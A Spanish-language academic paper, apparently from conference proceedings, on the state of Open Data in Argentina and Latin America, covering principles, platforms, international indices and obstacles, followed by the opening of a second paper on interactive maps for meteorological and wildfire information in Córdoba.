Muchos podemos pensar, "a mí no me importa que tengan todos esos datos sobre mí, no tengo nada que ocultar". Si tomamos consciencia que esos datos incluyen historial de geolocalización, consumos, operatoria, comunicaciones, pero también historia clínica, imagen, opinión, emociones, relaciones familiares e interpersonales, e ideas y tendencias políticas, puede que sí comiences a preocuparte sobre el uso, y alcance de tus datos. Aunque a pesar de todo, no te importe tu privacidad, por diferentes razones, ese no es el punto. El punto es si colectivamente nos importa que algunas compañías tengan los datos de todos sin un marco regulatorio consolidado ni una toma de conciencia por parte de la ciudadanía. Además, a través de los datos que expone una persona, se puede llegar a la gente de su entorno, y a algunos de ellos puede que sí les importe y afecte cuestiones de privacidad.

No puede dejar de mencionarse un lado más oscuro de los datos: el *adware*, como forma de malware, es un software que se instala sin autorización (o casi) y muestra publicidad. Este tipo de software analiza por ejemplo, qué sitios visita el usuario para mostrar publicidad afín (una forma de spyware). A veces abre pop-ups, o ventanas no-cerrables pero lo que nos interesa en este punto es la recolección y uso de datos descaradamente no autorizado. Además, están los rastreadores (*trackers*) que las redes sociales colocan en otros sitios web para saber qué haces y miras. Ese rastreo les permite saber mucho más de lo que compartís en tus perfiles de las redes sociales.

Lo que argumentamos en los párrafos anteriores es que los datos personales son extremadamente valiosos. La pregunta es si los Datos Abiertos tienen el mismo potencial. Datos abiertos es un concepto reciente que aparece cuando la ciudadanía toma conciencia que las entidades públicas registran cantidades enormes de información por día, y que esa información debería estar disponible. Naturalmente, hablamos de datos públicos anonimizados. Ejemplos de entidades gubernamentales son los gobiernos nacionales, provinciales, municipales y organismos públicos como ANSES [2], AFIP, y PAMI [3], en Argentina. ¿Cuál es la situación en este momento, en Argentina, respecto de Datos Abiertos? También tenemos organismos internacionales como las Naciones Unidas [4], Banco Mundial [5], Banco Interamericano de Desarrollo

[6], y Unión Europea [7], por citar algunos. Todos ellos, pueden y deberían poner sus datos públicos a disposición de los ciudadanos. Pero, cuáles son las tendencias y los obstáculos para el desarrollo de los datos abiertos, particularmente en nuestra región.

II Datos Abiertos

Conceptos

Los datos son representaciones primarias, objetivas, de un atributo o variable; son una descripción codificada y almacenada de un hecho, un suceso, una entidad. Los datos no dicen nada sobre el por qué de las cosas y no son orientativos para la acción. Datos e información a veces se usan indistintamente, sin embargo, un dato se convierte en información si se interpreta. Para que quede más claro, en los datos nos interesa la velocidad de acceso, de transmisión, la capacidad de almacenamiento, el costo del soporte. Los datos en sí mismos, no dicen nada acerca de lo que es importante o no.

Desde el dato a la información, y luego al conocimiento, y para obtener un valor añadido, hay que realizar trabajo, muchas veces una innovación, y necesariamente un procesamiento. Los datos son la materia prima, de ahí su importancia. "*Open Data is Canada's new natural resource*" dijo Tony Clement (*Treasury Board President*, de Canadá) cuando se relanzó oficialmente el portal data.gc.ca, en 2013.

Los datos se consideran abiertos si se pueden acceder, usar, reusar, y redistribuir libremente por cualquier persona, para cualquier uso, sin restricciones de copyright, patentes, u otros mecanismos de control. Quizás no sea lo que nos imaginamos como Dato Abierto, pero si publicamos un pdf con licencia abierta como *Creative Commons* (CC0), cumplimos con gran parte de esa definición. Por eso, es clave que los datos sean reusables, es decir, que se puedan descargar en formatos abiertos para ser procesados.

No todos los datos públicos pueden ser abiertos. Hay datos restringidos, ya sea por motivos legales, o para preservar la privacidad de las personas o de las organizaciones que producen y usan esta información.

Los objetivos del movimiento por los Datos Abiertos son similares a los de otros movimientos como el de Software Libre y *Open Source*. Los Datos Abiertos forman parte de una filosofía. Se trata de fuentes de datos que históricamente han estado bajo el control de organizaciones - sobre todo públicas pero también privadas- y cuyo acceso ha estado restringido. Las limitaciones en la disponibilidad de los datos van en contra del bien común y estos datos tienen que ser puestos a disposición del público sin esas limitaciones de acceso, porque es información que pertenece a la sociedad -como el genoma- o que ha sido generada u obtenida por administraciones públicas financiadas por la ciudadanía.

En la Carta Internacional de Datos Abiertos, que es un documento firmado en 2013 por los líderes del G8, se definieron una serie de principios según los cuales, los datos abiertos deben ser:

1. Abierto por defecto: Que sean abiertos por defecto, significa que no debería depender de la discrecionalidad si se abre o no un dato. Sí depende del marco regulatorio y de los derechos de privacidad. Se necesitan leyes de acceso a la información para fomentar la liberación de datos, indicando, de manera transparente, las excepciones a la publicación de datos. Por ejemplo en Argentina, la normativa que sustenta la apertura de datos es el Plan de Apertura de Datos (Decreto 117/2016) y la Ley de Acceso a la Información Pública (N° 27275).

2. Oportuno y completo: Una buena práctica es automatizar la publicación de datos y la publicación en tiempo real en los sitios web de las entidades responsables. Completo o exhaustivo quiere decir, por ejemplo, que la falta de desagregación o la exclusión de segmentos de la población puede afectar de manera negativa el diseño de políticas públicas.

3. Accesible y utilizable: La información cerrada concentra el poder. Abrir datos genera una mayor interacción entre gobiernos y ciudadanos y también generan oportunidades para la innovación, el crecimiento económico y el empleo. La demanda de datos está formada por investigadores, emprendedores, sociedad civil, desarrolladores, periodistas, ciudadanos, y el propio gobierno.

4. Comparable e interoperable: Los datos deben publicarse en formatos acordes al estándar de algún portal nacional central. En Argentina se trató de apoyar el proceso de apertura de datos mediante la plataforma Andino [8], más guías de recomendaciones para que las diferentes jurisdicciones abran datos siguiendo buenas prácticas y principios de interoperabilidad.

5. Para la mejora de la gobernanza y la participación ciudadana: La toma de decisiones basada en evidencia es un concepto relevante en este punto, para cuantificar el problema, identificar beneficiarios, monitorear y evaluar la intervención. Un ejemplo interesante que ilustra este aspecto es la plataforma "A Tu Servicio" [9], que permite conocer y comparar datos sobre los atributos de los servicios de salud uruguayos.

6. Para el desarrollo Inclusivo e Innovación: Al igual que en las Ciudades Inteligentes, cuando se habla de Datos Abiertos, el ciudadano debe ser el protagonista y principal beneficiario. Pero los Datos Abiertos también apuntan a la innovación. Aquí hay otro ejemplo uruguayo interesante: el proyecto "Por Mi Barrio", que permite geolocalizar los problemas, realizar el reclamo y enviarlo a la entidad responsable, permitiendo posteriormente dar un seguimiento al estado del reclamo [10].

Propósitos

Hay dos maneras, al menos, de encarar los beneficios de los Datos Abiertos en la administración pública. Por un lado se trata de mejorar la transparencia, y también la responsabilidad y la participación pública. La transparencia fue uno de los primeros motores de esta iniciativa. Es muy común que se hable de beneficios, optimizaciones y procesos más eficientes para ciudades inteligentes y particularmente con el uso de Datos Abiertos, pero indirectamente, una mayor transparencia y visibilidad de los actos públicos, paulatinamente va forzando a realizar mejores compras, gastos más racionales, más justificados, donde la corrupción tendría cada vez menor incidencia, lo cual representa indirectamente, un beneficio económico neto.

Por otro lado, los datos abiertos son un recurso para dinamizar la innovación tecnológica, crear empleo, y favorecer el crecimiento económico. En España, se calculó que en 2016 el volumen de negocio derivado directamente de la actividad infomediaria de datos (empresas que generan productos o servicios a partir de la información del sector público) oscilaba entre EUR 600 y 750 millones [11]. La tasa de crecimiento anual de ese sector fue del 8% entre 2013 y 2015. En esta línea, aparecen el sector *GovTech* (se basa en la utilización de distintas tecnologías para automatizar las operaciones de las instituciones públicas). Otro ejemplo sobre emprendedores lo muestra un estudio de Deloitte de 2017 [12] que señala que la apertura de datos sobre movilidad en Londres está generando un valor agregado bruto a las empresas de entre GBP 12 y 15 millones por año y más de 700 empleos. Un tercer ejemplo es un estudio de la OCDE que muestra que las PyMEs mexicanas que usan datos abiertos generan entre MXN 500 mil y 25 millones anuales [13].

En este punto puede apreciarse una gran diferencia entre la manera en que actualmente se producen, se explotan y acceden los datos publicados en redes sociales, por ejemplo, versus los Datos Abiertos. Se trata de la concentración de los primeros, frente a la distribución de los segundos.

Aspectos Técnicos

Un primer aspecto importante es la calidad de los datos en cuanto a relevancia para los usuarios: exactitud, puntualidad (oportunos), claridad mediante metadatos, e interoperabilidad. Una de las condiciones necesarias para tener calidad de datos es que hay que ajustarse a las mejores prácticas. Idealmente, las mejores prácticas se sintetizan en estándares. Hay también estándares específicos para tipos de datos particulares. Por ejemplo, para datos geoespaciales, donde se usan formatos como GeoJSON, o *Keyhole Markup Language* (KML), entre otros. KML es un formato basado en XML propuesto por Google. La *Open Geospatial Consortium* (OGC) es una organización internacional que desarrolló más de 30 estándares para este tipo de datos.

Los metadatos deberían proveer información sobre la fuente, estructura, metodología subyacente, cobertura geográfica o temporal, licencia, cuándo fueron actualizados, y cómo se actualizan los datos. Los metadatos también deben ajustarse a estándares para proveer uniformidad e interoperabilidad. El *Dublin Core Metadata Initiative* (DCMI), por ejemplo, provee un framework y un vocabulario para metadatos. DCMI se usa mucho en el estándar de interoperabilidad *Data Catalogue Vocabulary* (DCAT) desarrollado por W3C, que sirve para reutilizar vocabulario. En Argentina, existe un esquema de metadatos definido para el uso de todos los organismos de la Administración Pública Nacional; es el Perfil Nacional de Metadatos para Datos Abiertos [14] dentro del Paquete de Apertura de Datos de la República Argentina. Esta guía busca homogeneizar la forma de generar catálogos de datos para facilitar la búsqueda e indexación de activos de datos en un punto de acceso central: datos.gob.ar.

Como decíamos en la sección sobre conceptos, es fundamental que los Datos Abiertos sean reusables, para ello se deben poder acceder de manera programática, es decir, mediante APIs. Estas APIs se pueden presentar según el estilo REST (*Representational State Transfer*) que define restricciones para crear servicios web. Los servicios web que cumplen con REST se llaman RESTful. La idea es proveer interoperabilidad entre sistemas mediante el uso de operaciones *stateless* predefinidas y uniformes para acceder a recursos. La entrada es una URI y la salida es HTML, JSON u otros formatos. En HTTP, REST usa las operaciones GET, HEAD, POST, PUT, PATCH, DELETE, CONNECT, OPTIONS y TRACE para dar más significado a las acciones que implementa. Facebook y Twitter ayudaron a popularizar los servicios web RESTful. Por otro lado, las APIs estilo RPC (*Remote Procedure Call*) surgieron antes y siguen un esquema más simple: se declara un conjunto de métodos públicos con determinados argumentos. Son útiles para realizar acciones (comandos, *procedures*). En HTTP, RPC usa GET para obtener información y POST para todo lo demás. REST permite *endpoints* más genéricos. A pesar de que REST es más moderno, cada uno de estos dos enfoques tiene ventajas y desventajas.

En cuanto al software o plataformas para datos abiertos hay variadas alternativas. Del lado del Software Libre y Código Abierto (FOSS) tenemos a CKAN [15], que usa licencia AGPL. Originalmente se inspiró en el sistema de manejo de paquetes de Debian. CKAN, es una plataforma muy usada en todo el mundo, se puede instalar en servidores Linux, incluso en la nube, y permite publicar datos mediante una interfaz de usuario o una API. El autor original fue la *Open Knowledge Foundation* (OKF), pero desde el 2019, la administración del proyecto pasó a la *CKAN Association* donde la OKF es uno de sus miembros. CKAN se está usando mucho en Argentina. De hecho, uno de los aportes argentinos a las plataformas para datos abiertos es Andino [8], que es una distribución de CKAN pensada para que su adopción sea más sencilla. Este software se encuentra operativo en el Portal Nacional (datos.gob.ar), en 5 gobiernos provinciales y en más de 50

municipios incluidos, entre ellos la Ciudad Autónoma de Buenos Aires [16] y la Provincia de Buenos Aires [17]. Otros municipios, entre muchos, que usan CKAN/Andino, son Pergamino [18], ciudad de Mendoza [19], y ciudad de Catamarca [20].

DKAN[21] está basado en la plataforma Drupal (Ver www.drupal.org/) y también es FOSS con licencia GPL. DKAN se diseñó para ser “*feature compatible*” con CKAN. Eso quiere decir que la API es idéntica. Por eso es interesante para organizaciones que usan Drupal para su web, aparte de contar con una activa comunidad de desarrolladores. Uno de los municipios que usa DKAN es Mar del Plata. Más ejemplos en Argentina que expresamente acreditan que usan DKAN son la Provincia de Santa Fe [22] y la ciudad de Rosario [23].

Por el lado del software privativo, y a modo de ejemplo, tenemos a Junar [24], una empresa chilena con socios en varios países. Junar, como plataforma de Datos Abiertos se presenta como SaaS en la nube (MS Azure). Permite transformar y presentar los datos en tablas, visualizaciones y mapas, además de la reutilización mediante APIs. Junar tiene amplia difusión, incluido una cantidad de municipios en Argentina como por ejemplo Vicente López [25], Olavarría [26], Bahía Blanca [27]. Junar usa una API con interfaz RESTful y retorna los datos en formato JSON.

En el contexto de Smart Cities, muchas ciudades de todo el mundo incluyen portales de Datos Abiertos y algunas también ofrecen una cantidad enorme de Software Libre y de Código Abierto. Algunas ciudades explican por qué comparten software de este modo. Por ejemplo, Amsterdam (Ver amsterdam.github.io/) evidencia la necesidad de colaboración, y enfatiza el aspecto de seguridad. Es necesario tomar conciencia de que el esfuerzo que una ciudad debe hacer para desarrollar software es demasiado grande y muchas ciudades comparten problemas similares.

Más allá de las buenas prácticas y los estándares de facto. UNE 178301 es una de las primeras normas en este sentido que publicó el Comité Técnico de Normalización 178 - Ciudades Inteligentes de UNE, principal organismo de normalización español. Está vigente desde 2015 y establece la forma de evaluar la publicación de Datos Abiertos u Open Data de una ciudad. Se determina en forma de métricas y un indicador, que permiten medir el grado de madurez de la apertura de datos elaborados o custodiados por el sector público de forma que se facilite su reutilización, en el ámbito de las Ciudades Inteligentes. Además se establece una lista de conjuntos de datos que se consideran prioritarios en las iniciativas de datos abiertos, acompañados de una serie de vocabularios recomendados para ser utilizados en su publicación.

Para finalizar el capítulo técnico, en Datos Abiertos también es fundamental resguardar la identidad de las personas, esta tarea se llama anonimización. Para esta tarea, existen guías, manuales y principalmente, normas y leyes.

Estrategias de Adopción

Además de los aspectos estrictamente tecnológicos, son fundamentales el liderazgo y decisión política, la planificación, y la capacitación de agentes gubernamentales, profesionales y hasta la concientización del propio ciudadano. La entonces (2019) Dirección Nacional de Datos e Información Pública, dependiente de la Subsecretaría de Innovación Pública y Gobierno Abierto, de la Secretaría de Modernización Argentina, publicó los fundamentos para fomentar la adopción de datos abiertos para que la usen diferentes administraciones subnacionales [28]. El mismo organismo publicó una guía con buenas prácticas y herramientas para implementar datos abiertos. Llega hasta la evaluación con indicadores [29]. En este mismo sentido, la Provincia de Buenos Aires elaboró un Kit de Apertura Municipal [30] que recomienda algunas plataformas posibles y cuestiones técnicas puntuales de implementación. Por ejemplo, formatos, convenciones de nomenclatura, etc.

En [31], los autores reportan su experiencia en la Municipalidad de General Pueyrredón. Ellos reconocen que la participación ciudadana es tan importante como una fuerte decisión política. Para lograr esa participación promovieron la generación de un ecosistema colaborativo donde el municipio daba a conocer sus datos y sus problemas y recibía a cambio, aportes innovadores de ciudadanos, emprendedores, cámaras que nucleaban empresas del sector TIC, y académicos, para resolver los mismos. Las acciones desarrolladas en ese sentido, fueron desde la capacitación hasta la organización de hackatones y concursos de innovación, con el objetivo de disminuir las barreras que separan a los ciudadanos de los responsables de la gestión. Así, se logró mejorar las funciones (APIs) y conjuntos de datos ofrecidos, fruto de planteos de ciudadanos, desarrolladores, periodistas de datos, etc., y se desarrolló un conjunto de aplicaciones para mejorar servicios de transporte, atención de reclamos, turnos, y turismo.

III Medición de las iniciativas de Datos Abiertos

Entre los índices que miden la apertura de datos de los países tenemos:

- (1) el Barómetro de Datos Abiertos (BDA);
- (2) el Índice Global de Datos Abiertos (GODI)
- (3) el Inventario de los Datos Abiertos (ODIN)

La Organización para la Cooperación y el Desarrollo Económicos (OCDE) también calcula un índice pero sólo para países miembro y por esa razón tiene una cobertura geográfica limitada.

BDA [32] fue elaborado por la *World Wide Web Foundation*, y cuenta con el apoyo de la Red de Datos Abiertos por el Desarrollo (OD4D) y *Omidyar Networks*.

Se basa en tres áreas que son la preparación del gobierno, empresas y ciudadanía, la calidad de la implementación, y el impacto en la economía y en la sociedad. En la 5ta edición del 2018, Argentina tiene una puntuación de 47 sobre 100. El país de América Latina y el Caribe con mayor puntuación, según BDA es México, con 69 puntos. En el caso de Argentina, muestra una mejora moderada (14 puntos) desde la primera edición del índice en 2013, pero hay que notar que se fue actualizando la metodología del cálculo.

A GODI [33] lo elabora la *Open Knowledge Network* en base a una metodología que parte de la Definición de Conocimiento Abierto (*Open Definition*). Según este ranking, Argentina está en el puesto 17 y tiene una puntuación de 60 sobre 100 en la 4ta. edición, año 2016. Los faltantes identificados más importantes están en localizaciones (*Location*, esto es direcciones postales y georeferencias), datos sobre calidad de agua, gastos públicos (punto donde hay menos apertura a nivel mundial según este ranking), y propiedad de la tierra. El país de América Latina y el Caribe con mayor puntuación, según GODI es Brasil, con 69 puntos. En la edición anterior de este índice del 2015, Argentina estaba en el puesto 54 con 34 puntos sobre 100. Es interesante que los datos que obtiene este índice están disponibles con licencia PDDL (*public domain data license*) para el análisis de terceros.

El índice ODIN [34] se enfoca en las estadísticas oficiales. En el caso de Argentina, por ejemplo, toma datos del INDEC. Analizan el grado de apertura e identifican brechas para mejorar el acceso y fomentar el diálogo entre el gobierno y los ciudadanos. El índice fue creado por el *Open Data Watch* y en su segunda edición -es el que más países cubre de estos tres índices- incluye 173 países. Según la edición de 2018, Argentina tiene 40 puntos y está en el puesto 99. El país de América Latina y el Caribe con mayor puntuación, según ODIN vuelve a ser México, con 69 puntos en el puesto 22 del ranking. Quizás la principal debilidad de ODIN es que revela únicamente la apertura de los institutos nacionales de estadística, más que la apertura de los organismos del país en materia de datos.

Según [13], un análisis sobre BDA evidencia que sin preparación, no puede haber implementación exitosa y menos se podría lograr un impacto económico y social. Por eso, los autores proponen que en América Latina y el Caribe lo primero que hay que hacer es avanzar en la preparación para luego implementar y finalmente poder buscar impacto. En particular, los autores de ese trabajo opinan que Colombia y Argentina, parecen haber avanzado en su preparación y requieren ahora enfatizar la implementación de iniciativas. Chile, Brasil, Uruguay, y México son los que más avanzada tienen la parte de implementación en la región.

IV Obstáculos y Oportunidades

Para que la iniciativa de Datos Abiertos pueda desarrollarse tiene que generar impacto económico y

social. Los Datos Abiertos tienen que estar al servicio de una mejor calidad de vida de los ciudadanos. A su vez, para que los datos puedan generar un impacto, tienen que ser datos de calidad, con metadatos que también se adecuen a directivas de buenas prácticas y estándares básicos.

Otros de los problemas importantes que se observan con frecuencia, es la escasa cantidad de conjuntos de datos en muchos municipios y dependencias, producto de lo incipiente de la iniciativa en la mayoría de los casos, y la falta de actualización. Eso último está vinculado con la falta de automatización de la generación de los datos. Además, encontramos que se comparten datos de maneras que no se pueden reusar o acceder automáticamente mediante programas (APIs), por ejemplo cuando los datos se publican en documentos PDF. En esa línea está el uso de formatos propietarios, con lo cual se va en dirección contraria a la de los principios que sustentan la apertura de datos.

Por otro lado, a veces se publican datos que no son primarios, sino que ya son resultados de algún tipo de procesamiento, por ejemplo datos ya acumulados durante períodos de tiempo. Se observa también que los datos ya están estructurados, es decir en diferentes conjuntos de datos, por año o algún otro criterio.

Finalmente, las iniciativas de apertura de datos en Argentina son muy numerosas a nivel nacional, provincial, y municipal. También hay una cantidad de portales de Datos Abiertos de organismos públicos. Sin embargo, si no se trabaja en conjunto con la demanda de los datos, esos datos no van a servir para generar impacto a través de servicios innovadores. Por ejemplo, si se publican datos sobre generación de energía renovable, no puede faltar la potencia instalada; si se publican datos sobre obras públicas, no pueden faltar los metros cuadrados que alcanza la obra.

Por otro lado, el confinamiento por la pandemia del coronavirus nos forzó a cambiar la manera en que interactuamos tanto con empresas, como con el sector público, acelerando la adquisición de competencias digitales. En cuanto a los datos, la tecnología les permite a las empresas conocer información de sus clientes y usuarios mientras éstos interactúan con las aplicaciones web o *mobile*, en particular, sin que los usuarios explícitamente dejen sus datos. Si el sector privado puede aprovechar esos datos, y las tecnologías relacionadas, como inteligencia artificial y Big Data, están en plena expansión, la pregunta es qué espera el sector público para dar un salto significativo hacia la co-creación y la generación de valor a partir de los Datos Abiertos. Hay iniciativas interesantes, como por ejemplo la aplicación desarrollada por el gobierno de CABA para ayudar a evaluar oportunidades y riesgos al abrir un comercio [35], entre otros muchos ejemplos, pero falta impulso para que podamos ver un verdadero impacto, disruptivo, en lo social y económico comparable al impacto de los datos en la dinámica de las empresas.

Si los ciudadanos en el mundo y en Argentina, cambiamos nuestros hábitos porque aprendimos a usar herramientas digitales, el sector público también tiene que esforzarse para mejorar sus servicios. En el mundo pospandemia necesitaremos un servicio público digitalizado, seguro, de calidad, inclusivo. Los Datos Abiertos son un insumo para que colabore el sector privado y los emprendedores, con innovaciones y apertura. De esta visión puede depender una gestión pública exitosa, de otra que quede a la zaga.

V Conclusiones

En cuanto al potencial de los Datos Abiertos, todavía no podemos predecir el impacto social y económico que éstos van a tener, pero si vemos la evolución de las redes sociales y el comercio electrónico, podemos entender que haya gobiernos dispuestos a comenzar y más aún, expandir sus programas de Datos Abiertos. Va a llevar un tiempo entender la complejidad del tema, y afianzar tecnología y sus prácticas, que deberíamos considerar como incipientes.

Por otro lado, se ve que los ciudadanos ya no están en las antípodas de los espacios de decisión y del diseño y mejora de las políticas y de los servicios públicos. Salvando las distancias históricas, las barreras burocráticas con una ciudadanía en un rol pasivo constituirían la versión moderna resumida en la frase de la época del despotismo ilustrado: "Todo por el pueblo, pero sin el pueblo". Ahora se trata nuevamente, como a finales del siglo XVIII, de co-crear soluciones promoviendo la inclusión, participación y la innovación de los ciudadanos. Naturalmente, hacen falta decididamente, programas que van desde aumentar las competencias digitales de funcionarios y profesionales hasta la alfabetización digital para sectores amplios de la población.

Si bien en Argentina y en la región de América Latina y el Caribe, la apertura de datos es incipiente y prometedora, se requiere consolidar y aprovechar esta oportunidad atravesando las gestiones de diferentes signos políticos. Para que la iniciativa de Datos Abiertos sea sostenible, hay que abordar este tema de manera institucional como primer paso, pero desde lo técnico, hay que mejorar la calidad de los datos, ajustarse a estándares de cara, en última instancia a la interoperabilidad y en otro orden, colaborar estrechamente con la demanda, o sus intermediarios. Esa demanda son los desarrolladores, emprendedores, e innovadores que tratan de reutilizar los datos para generar valor en sus servicios.

Referencias

[1] Michael Sheetz, "Amazon, Microsoft and Alphabet have traveled similar paths on the road to \$1 trillion", CNBC, JAN 31 2020, <https://www.cnbc.com/2020/01/31/apple-amazon-microsoft-and-alphabet-and-the-road-to-1-trillion.html>

[2] Portal de Datos Abiertos de ANSES, <https://www.anses.gov.ar/institucional/datos-abiertos>, Consultado el 16 OCT 2020

[3] Portal de Datos Abiertos del PAMI, <https://datos.pami.org.ar/>, Consultado el 16 OCT 2020

[4] UNdata, portal de datos abiertos de Naciones Unidas. <http://data.un.org/> . Consultado el 16 MAR 2020

[5] World Bank Open Data. <https://data.worldbank.org/> . Consultado el 16 MAR 2020

[6] Portal de Datos Abiertos del Banco Interamericano de Desarrollo. <https://data.iadb.org/> , Consultado el 16 MAR 2020

[7] Portal de Datos Abiertos de la Unión Europea. <https://data.europa.eu/> . Consultado el 16 MAR 2020

[8] Plataforma Andino, <https://andino.datos.gov.ar/>, Consultado el 16 OCT 2020

[9] Plataforma A tu Servicio, Uruguay, <https://atuservicio.msp.gub.uy/>, Consultado el 16 OCT 2020

[10] Proyecto Por mi Barrio, Uruguay, <https://pormibarrío.uyl/>, Consultado el 16 OCT 2020

[11] Ricardo Vázquez Martínez, "Caracterización del Sector Infomediario en España", Edición 2016, Observatorio Nacional de las Telecomunicaciones y de la Sociedad de la Información (ONTSI).

[12] Deloitte, "Assessing the value of TfL's open data and digital partnerships", 2017

[13] Munte, Arturo; Serale, Florencia, "Los datos abiertos en América Latina y el Caribe", 2018, Banco Interamericano de Desarrollo. <http://dx.doi.org/10.18235/0001202>

[14] Perfil de Aplicación Nacional de Metadatos para Datos Abiertos, <https://datosgobar.github.io/paquete-apertura-datos/perfil-metadatos/>

[15] Plataforma CKAN (Comprehensive Knowledge Archive Network). <https://ckan.org/>, Consultado el 16 OCT 2020

[16] Buenos Aires Data, <https://data.buenosaires.gov.ar/>, Consultado el 16 OCT 2020

[17] Portal de Datos Abiertos de la Provincia de Buenos Aires, <https://www.gba.gov.ar/datosabiertos>, Consultado el 16 OCT 2020

[18] Datos Abiertos Municipio de Pergamino, <http://datosabiertos.pergamino.gov.ar/>, Consultado el 16 OCT 2020

[19] Datos Abiertos Ciudad de Mendoza, <https://datos.ciudaddemendoza.gov.ar/>, Consultado el 16 OCT 2020

[20] Datos Abiertos Ciudad de Catamarca, <http://datos.catamarcaciudad.gov.ar/>

[21] Plataforma Drupal - Proyecto DKAN, <https://www.drupal.org/project/dkan>, Consultado el 16 OCT 2020

[22] Datos Abiertos Provincia de Santa Fe, <https://www.santafe.gov.ar/datosabiertos/>, Consultado el 16 OCT 2020

[23] Datos Abiertos de la Municipio de Rosario, <https://datos.rosario.gov.ar/>, Consultado el 16 OCT 2020

- [24] Plataforma Junar, <http://www.junar.com/>, Consultado el 16 OCT 2020
- [25] Datos Abiertos Municipio de Vicente López, <http://vicentelopez.opendata.junar.com/home>, Consultado el 16 OCT 2020
- [26] Datos Abiertos Municipio de Olavarría, <https://datosabiertos.olavarria.gov.ar>, Consultado el 16 OCT 2020
- [27] Datos Abiertos del Municipio de Bahía Blanca, <https://datos.bahiablanca.gob.ar/home>
- [28] Dirección Nacional de Datos e Información Pública y Academia de Diseño de Políticas Públicas. Abrir Datos. Claves de una política de apertura -1era Ed. - Buenos Aires. LABgobar, Subsecretaría de Innovación Pública y Gobierno Abierto, Secretaría de Gobierno de Modernización, Argentina, 2019.
- [29] Dirección Nacional de Datos e Información Pública y Academia de Diseño de Políticas Públicas. La apertura de datos en gobiernos provinciales y locales. Guía para la implementación -2da Ed. - Buenos Aires. LABgobar, Subsecretaría de Innovación Pública y Gobierno Abierto, Secretaría de Modernización, Argentina, 2019.
- [30] Provincia de Buenos Aires, Kit de Apertura Municipal, 2018.
- [31] Renato Rossello, Alejandra Rivero, “Datos Abiertos: una oportunidad para la participación y la innovación ciudadana”, VII Congreso Internacional en Gobierno, Administración y Políticas Públicas. GIGAPP, Madrid, 3-5 octubre 2016.
- [32] Open Data Barometer, Leaders Edition, From Promise to Progress, September 2018, www.opendatabarometer.org
- [33] Índice Global de Datos Abiertos (GODI), <https://index.okfn.org/>
- [34] Inventario de los Datos Abiertos (ODIN), <http://odin.opendatawatch.com/>
- [35] Ciudad de Buenos Aires, Mapa de Oportunidades Comerciales, <https://moc.buenosaires.gob.ar/>, Consultado el 16 OCT 2020

Visualización de Información Meteorológica mediante Mapas Digitales Interactivos

*Castillo Julio, Cardenas Marina, Nicolás Hernández
Laboratorio de Investigación de Software LIS
Departamento de Ingeniería en Sistemas de Información
Facultad Regional Córdoba, Universidad Tecnológica Nacional
{ jotacastillo, ing.marinacardenas, damiannicolas05}@gmail.com*

Resumen

En este artículo se describe un módulo para la visualización de información meteorológica utilizando para ello mapas interactivos.

Este subsistema permite visualizar mapas de predicciones, información de predicciones, mapa de índices, detalle de índices, mapas de mediciones meteorológicas, mapas de siniestros, y mapas con información multicapa.

Este módulo es parte de un sistema de gestión integral de información meteorológica y de predicción de incendios forestales, que se está desarrollando con el objetivo de brindar soporte al área de Investigación y Desarrollo Técnico del Plan Provincial de Manejo del Fuego de la Secretaría de Gestión de Riesgo y Catástrofes del Gobierno de la provincia de Córdoba.

Introducción

El cambio climático afecta negativamente a nuestro planeta y sus efectos pueden observarse año tras año en aumentos de inclemencias climáticas y la ocurrencia de fenómenos extremos tales como incendios forestales, inundaciones, tifones, terremotos, tornados u otros menos nocivos pero indeseables como granizos, o tormentas eléctricas.

Las pérdidas que involucran estos fenómenos son económicas, ecológicas y, principalmente, vidas humanas [1, 2].

Entre estos fenómenos, los incendios forestales están entre los que ocasionan mayores daños e impactos ambientales por lo cual la detección temprana de los mismos constituye una imperiosa necesidad que pueda permitir una lucha más eficaz contra este flagelo.

En la Figura 1 pueden observarse las principales áreas del planeta que han sido azotadas por incendios forestales desde Enero a Septiembre del año 2020, y que han destrozado ecosistemas únicos con un valor ecológico inconmensurable¹.




Figura 1. Mapa de incendios forestales 2020

En la provincia de Córdoba, diversos fenómenos tales como los incendios, el desmonte realizado para implantar producción agrícola, la tala para aprovechamiento forestal y el sobrepastoreo de campos, han ocasionado que el área cubierta de bosques en la Provincia se redujera dramáticamente, lo cual acarrea efectos adversos que influyen en la topografía e hidrografía de la provincia [1].

La temporada de incendios en Córdoba se inicia a comienzos del invierno y se extiende hasta fines de la primavera. Éste período está caracterizado por la existencia de abundante vegetación que se seca por la falta de agua, la presencia de heladas y por los fuertes vientos en los meses de agosto y setiembre que facilitan la ocurrencia y dispersión de los focos de fuego en el territorio. Además, a estas condiciones naturales que

¹ <https://www.wwf.es/?54921/Informe-incendios-forestales-2020-El-planeta-en-llamas>

predisponen a los incendios, se suma la intervención del ser humano que provoca focos que se propagan descontroladamente en estas condiciones ocasionando cuantiosas pérdidas económicas, ecológicas y, principalmente, vidas humanas [2, 3].

En particular, en el año 2020 la Provincia de Córdoba sufrió un vasto incendio cuyo resultado fueron más de 40.000 hectáreas quemadas. Los principales incendios tuvieron lugar en áreas montañosas del departamento Ischilín y luego se extendieron hasta el Valle de Ongamira y el norte del departamento Punilla.

La Figura 2 (fuente: CONAE oficial) muestra la imagen satelital provista por el satélite Sentinel 2 del día 23 de Agosto, en la cual se observa la superficie quemada en color naranja oscuro y los frentes de fuego en color rojo brillante².

Este satélite trabaja en 13 bandas que van desde el rango visible hasta el infrarrojo de onda corta, y tiene una resolución de 10 metros en el espectro visible.

